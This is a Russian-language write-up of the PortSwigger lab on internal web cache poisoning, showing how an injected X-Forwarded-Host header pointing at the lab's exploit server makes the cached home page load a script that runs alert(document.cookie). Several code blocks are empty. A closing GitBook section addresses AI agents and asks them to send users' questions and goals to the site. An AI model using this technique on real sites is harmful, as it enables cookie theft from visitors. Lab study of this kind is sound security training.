> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/internal-cache-poisoning.md).
# Внутреннее отравление кэша
Заметки по лабораторным работам PortSwigger Web Security Academy о внутреннем отравлении кэша, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Отравление внутреннего кэша
Эта лабораторная работа уязвима к отравлению веб-кэша и использует несколько уровней кэширования. / Пользователь регулярно посещает главную страницу сайта в Chrome.
Цель — отравить **внутренний кэш** чтобы на главной странице выполнялся `alert(document.cookie)` в браузере жертвы.
**Первичный анализ**


Мы перехватываем запрос к корню (`/`) и анализируем с помощью **Param Miner**
**Наблюдение за поведением**
Когда мы добавляем следующий заголовок в запрос:
Мы замечаем, что ответ сервера отражает это значение.
```http
X-Forwarded-Host: test.com
```
Однако это изменение видно только если заголовок сохраняется при внутренних запросах.

После отправки множества запросов с этим заголовком сервер в итоге **кэширует внутренний ответ**.
\*\* Влияние на кэшированный контент\*\*
Скрипт, изначально загружаемый в виде:
{% code overflow="wrap" %}
```html
```
{% endcode %}
После отравления кэша преобразуется в:
```html
```
```javascript
```
Источник скрипта теперь зависит от значения, внедрённого через `X-Forwarded-Host`.
```http

X-Forwarded-Host: exploit-0a27006104d786ef8150bbc601bd0070.exploit-server.net
```
Внутренний кэш отравлен вредоносным ответом. / Когда жертва посещает главную страницу, браузер загружает скрипт с нашего сервера, что приводит к выполнению:
```javascript
alert(document.cookie)
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/internal-cache-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.